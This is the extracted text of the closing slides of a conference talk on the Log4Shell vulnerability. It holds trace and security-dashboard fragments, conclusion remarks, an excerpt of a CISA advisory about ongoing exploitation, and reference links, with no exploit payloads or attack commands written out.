
Trace sample 1 of 1

Investigate View full trace

4 months ago 1,066 ms (100% of trace) GET http://10.150.0.3:8080/ 200 OK 104 Errors curl (7.74.0)

Timeline Metadata Logs

Type log4shell http



Insights from security

Security

Overview

Detect

Alerts

Rules

Exception lists

Explore

Hosts

Network

Investigate

Timelines

Cases

Manage

Endpoints

Trusted applications

Event filters


Host isolation exceptions

Search KQL Jan 28, 2022 @ 18:00:00.0 → Jan 29, 2022 @ 00:00:00.0 Refresh

+ Add filter

All PROCESS EVENTS

Process Name	Timestamp
sshd	Jan 28, 2022 @ 18:54:01.000
sshd	Jan 28, 2022 @ 18:54:02.000
bash	Jan 28, 2022 @ 18:54:02.000
bash	Jan 28, 2022 @ 19:26:22.359
sudo	Jan 28, 2022 @ 19:26:22.369
sudo	Jan 28, 2022 @ 19:26:22.380
java	Jan 28, 2022 @ 19:26:22.380



Questions?

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Conclusion

This is such a mess...

**...that's probably lurking
somewhere in your infrastructure**

**1 major vulnerability and
3 follow-ups**



**"Upgrading log4j 3
times wasn't that stressful"**


Dave - 28 years old

**Easy to exploit in theory,
reality is complex**

Is it still a problem?

Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems

Original release date: June 23, 2022



CISA and the United States Coast Guard Cyber Command (CGCYBER) have released a joint Cybersecurity Advisory (CSA) to warn network defenders that cyber threat actors, including state-sponsored advanced persistent threat (APT) actors, have continued to exploit CVE-2021-44228 (Log4Shell) in VMware Horizon® and Unified Access Gateway (UAG) servers to obtain initial access to organizations that did not apply available patches. The CSA provides information—including tactics, techniques, and

Log4Shell™

Philipp Krenn

@xeraa

Links

- <https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>
- <https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/>
- <https://www.lunasec.io/docs/blog/log4j-zero-day/>
- <https://securityzines.com/flyers/log4j.html>
- <https://www.balbix.com/insights/base-cvss-scores/>
- <https://github.com/apache/logging-log4j2/blob/release-2.x/docs/2.17.0-interpolation.md>
- <https://github.com/christophetd/log4shell-vulnerable-app>
- <https://openjdk.java.net/jeps/411>
- <https://github.com/elastic/elasticsearch/labels/modularization>
- <https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy>

Links

- <https://github.com/elastic/elasticsearch/search?q=SocketPermission>
- <https://github.com/elastic/elasticsearch/pull/47298>
- <https://github.com/corretto/hotpatch-for-apache-log4j2>
- <https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch>
- <https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>
- <https://github.com/DickReverse/InfosecMindmaps/blob/main/Log4shell/AmIVulnerable-Log4shell-v6.1.png>
- <https://twitter.com/bagder/status/1484672924036616195>
- <https://github.com/qos-ch/reload4j>
- <https://www.cisa.gov/uscert/ncas/current-activity/2022/06/23/malicious-cyber-actors-continue-exploit-log4shell-vmware-horizon>